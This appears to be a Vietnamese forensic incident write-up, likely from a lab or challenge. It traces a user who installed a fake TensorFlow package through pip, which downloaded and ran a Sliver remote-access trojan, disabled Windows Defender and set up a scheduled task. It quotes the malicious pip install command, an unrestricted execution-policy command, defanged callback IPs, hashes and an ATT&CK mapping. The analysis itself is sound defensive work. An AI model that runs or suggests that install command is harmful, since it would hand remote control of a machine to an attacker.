## 1 Phân tích luồng sự cố

History	google.com a1/4m Google Chrome 2024-02-26 19:06:59 ICT LogicalFileSet1
History	google.com a1/4m Google Chrome 2024-02-26 19:06:59 ICT LogicalFileSet1
History	google.com is there something in python for building and training vario Google Chrome 2024-02-26 19:09:40 ICT LogicalFileSet1
History	google.com is there something in python for building and training vario Google Chrome 2024-02-26 19:09:40 ICT LogicalFileSet1
History	google.com is there something in python for building and training vario Google Chrome 2024-02-26 19:11:08 ICT LogicalFileSet1
History	google.com is there something in python for building and training vario Google Chrome 2024-02-26 19:11:08 ICT LogicalFileSet1
History	google.com python package for building and training various neural ne Google Chrome 2024-02-26 19:11:19 ICT LogicalFileSet1
History	google.com python package for building and training various neural ne Google Chrome 2024-02-26 19:11:19 ICT LogicalFileSet1
History	google.com Bullding a Neural Network from Scratch in Python Google Chrome 2024-02-26 19:11:42 ICT LogicalFileSet1
History	google.com Bullding a Neural Network from Scratch in Python Google Chrome 2024-02-26 19:11:42 ICT LogicalFileSet1
History	google.com Bullding a Neural Network from Scratch in Python gibtub Google Chrome 2024-02-26 19:11:49 ICT LogicalFileSet1
History	google.com Bullding a Neural Network from Scratch in Python gihtub Google Chrome 2024-02-26 19:11:49 ICT LogicalFileSet1
History	google.com high-level and low-level APIs for building and training vario Google Chrome 2024-02-26 19:12:17 ICT LogicalFileSet1
History	google.com high-level and low-level APIs for building and training vario Google Chrome 2024-02-26 19:12:17 ICT LogicalFileSet1
History	google.com high-level and low-level APIs for building and training vario Google Chrome 2024-02-26 19:12:23 ICT LogicalFileSet1
History	google.com Tensorflow library github Google Chrome 2024-02-26 19:13:44 ICT LogicalFileSet1
History	google.com Tensorflow library github Google Chrome 2024-02-26 19:13:44 ICT LogicalFileSet1
History	google.com ERROR: Cannot find command 'git' Google Chrome 2024-02-26 19:16:01 ICT LogicalFileSet 1
History	google.com ERROR: Cannot find command 'git' Google Chrome 2024-02-26 19:16:01 ICT LogicalFileSet 1
History	google.com how can i use tensorflow Google Chrome 2024-02-26 19:43:11 ICT LogicalFileSet 1
History	google.com how can i use tensorflow Google Chrome 2024-02-26 19:43:11 ICT LogicalFileSet 1
History	google.com I have download a library named tensorflow and my pc is la Google Chrome 2024-02-26 19:46:41 ICT LogicalFileSet1
History	google.com   I have download a library named tensorflow and my pc is la   Google Chrome   2024-02-26 19:46:41 ICT   LogicalFileSet1

Quan sát lịch sử duyệt web chúng ta có thể thấy được lịch sử tìm kiếm của user . Vào ngày 26/2 lúc **19:13** user có tìm kiếm Tensorflow library github và lúc **19:46** user có tìm kiếm việc đã tải 1 library named tensorflow và search my pc is lagging cho thấy trong khoảng thời gian đó user đã tìm kiếm 1 thư viện nào đó liên quan đến tensorflow trên github và tải nó về. Ngoài ra chúng ta có thể thấy trong lịch sử còn có việc tìm kiếm cannot find command git

```
Set-ExecutionPolicy -ExecutionPolicy Unrestricted

python -m pip install setuptools

git

pip install git+https://github.com/all4m/TensorFlow.git#egg=TensorFlow

./kape.exe --tsource C:\ --tdest '\\vmware-host\Shared Folders\yep' --target KapeTriage --zip finaloutput
```


Check trong lịch sử command powershell chúng ta có thể thấy command Set-ExecutionPolicy -ExecutionPolicy Unrestricted thiết lập chính sách thực thi script (Execution Policy) của PowerShell thành "Unrestricted" có thể khiến powershell thực thi mọi loại script trên hệ thống . Chúng ta cũng có thể thấy user đã thực hiện command git và có vẻ như đã xảy ra lỗi do k tìm thấy git

✓ SEARCHPROTOCOLHOST.EXE-69C456C3.pf	SEARCHPROTOCOLHOST.EXE	2024-02-26 19:16:34 ICT	Prefetch File
✓ CHROME.EXE-AED7BA44.pf	CHROME.EXE	2024-02-26 19:15:50 ICT	Prefetch File
¥ PIP.EXE-C89F7C47.pf	PIP.EXE	2024-02-26 19:15:09 ICT	Prefetch File
✓ BACKGROUNDTASKHOST.EXE-09292CF5.pf	BACKGROUNDTASKHOST.EXE	2024-02-26 19:14:27 ICT	Prefetch File
✓ CMD.EXE-0BD30981.pf	CMD.EXE	2024-02-26 19:14:22 ICT	Prefetch File
✓ CONHOST.EXE-0C6456FB.pf	CONHOST.EXE	2024-02-26 19:14:22 ICT	Prefetch File


Nhìn vào tệp Prefetch chúng ta có thể thấy user đã chạy lệnh pip vào lúc 19:15 nhưng có vẻ như không được nên đã tìm kiếm trên trình duyệt

History	2	C:\Users\Administrator\Downloads\Git-2.44.0-64-bit.exe	https://github.com/git-for-windows/git/releases/download/	2024-02-26 19:16:34 ICT	github.com	Default	Google Chrome	LogicalFileSet1
History	0	C:\Users\Administrator\Downloads\Git-2.44.0-64-bit.exe	https://objects.githubusercontent.com/github-production-r	2024-02-26 19:16:34 ICT	objects.githubusercontent.com	Default	Google Chrome	LogicalFileSet1


Vào lúc 19:16 user đã download git về để setup



Lúc 19:22 user đã thực hiện command pip install từ URL https://github.com/all4m/TensorFlow.git #egg=TensorFlow . Tại thời điểm viết report này thì miền url này đã close nên không thể xem được source nguồn và source của package tải về cũng không thể được tìm thấy chỉ có thể tìm thấy folder chứa file config của packages này




Vào lúc 19:22:09 sau khi thực thi download package kia về và thực thi lệnh git thì vào lúc 19:22:19 chúng ta có thể thấy là Windows defend bị disable đây là dấu hiệu có thể cho thấy đây là hành động của attacker




Tuy không tìm thấy source nguồn ở foder mặc định nhưng trong foder temp vẫn còn lưu trữ source của packages đã tải về kia để thực thi . Nó download 1 file ở URL http://3[.]66[.]85[.]252:8000/file.exe và rename file thành setup.exe vào lúc 19:22 và excute file

Chúng ta có thể thấy vào thời điểm 19:23 có file là setup.exe đã được download xuống và thực thi filter theo time thực thi của tệp Prefetch




## Check hash file đó trên VT chúng ta thấy 49/72 AV đánh giá là malware




Chúng ta có thể thấy mẫu này kết nối tới miền ip 3.66.85.252 và port 8888 khi tôi chạy mẫu này trong sandbox

192.168.157.169:50549 -> 3.66.85.252:8888 192.168.157.169:50549 -> 3.66.85.252:8888 Mẫu này thuộc family sliver dòng RAT(Remote access trojan) sẽ phép attacker từ xa kiểm soát và thực hiện các hành động độc hại trên máy tính mục tiêu mà không cần sự chấp thuận hoặc sự nhận biết của người sử dụng. Attacker đã có thể remote máy user

Vào lúc 19:36 có 1 tiến trình schtasks.exe được mở cho đã tạo 1 schedule task đây là hành động của attacker thực hiện để persistant



Vào lúc 19:45 chúng ta sẽ thấy có 1 tập tin tên System.exe lạ được thực thi có vẻ đây là do attacker để lại nhưng vẫn chưa rõ cách nó để lại file này. Check hash trên Virustotal thấy 56/72 AV đánh giá là malware



# 2 Phân tích mẫu chi tiết mã độc

Filename : setup.exe ( Mẫu này để khi hoàn thành xong hết challenge thì phân tích) System.exe

#### 3 IOC

### URL:

http://45[.]15[.]156[.]182:8081

http://3[.]66[.]85[.]252

https://github.com/all4m/TensorFlow.git #egg=TensorFlow

### File:

Filename: setup.exe

MD5 Hash: 23aadf3c98745cf293bff6b1b0980429

File name: System.exe

MD5 Hash: 2a729660806eed688b2ed1935edb07c1

## 4 Mitre&ATTCK mapping

Command and Scripting Interpreter: PowerShell <u>Command and Scripting Interpreter:</u> PowerShell, Sub-technique T1059.001 - Enterprise | MITRE ATT&CK®

Scheduled Task/Job: Scheduled Task Scheduled Task/Job: Scheduled Task, Subtechnique T1053.005 - Enterprise | MITRE ATT&CK®

Impair Defenses: Disable or Modify Tools <u>Impair Defenses: Disable or Modify Tools</u>, Sub-technique T1562.001 - Enterprise | MITRE ATT&CK®

Supply Chain Compromise Supply Chain Compromise, Technique T1195 - Enterprise | MITRE ATT&CK®

**System Information Discovery** <u>System Information Discovery, Technique T1082</u> - Enterprise | MITRE ATT&CK®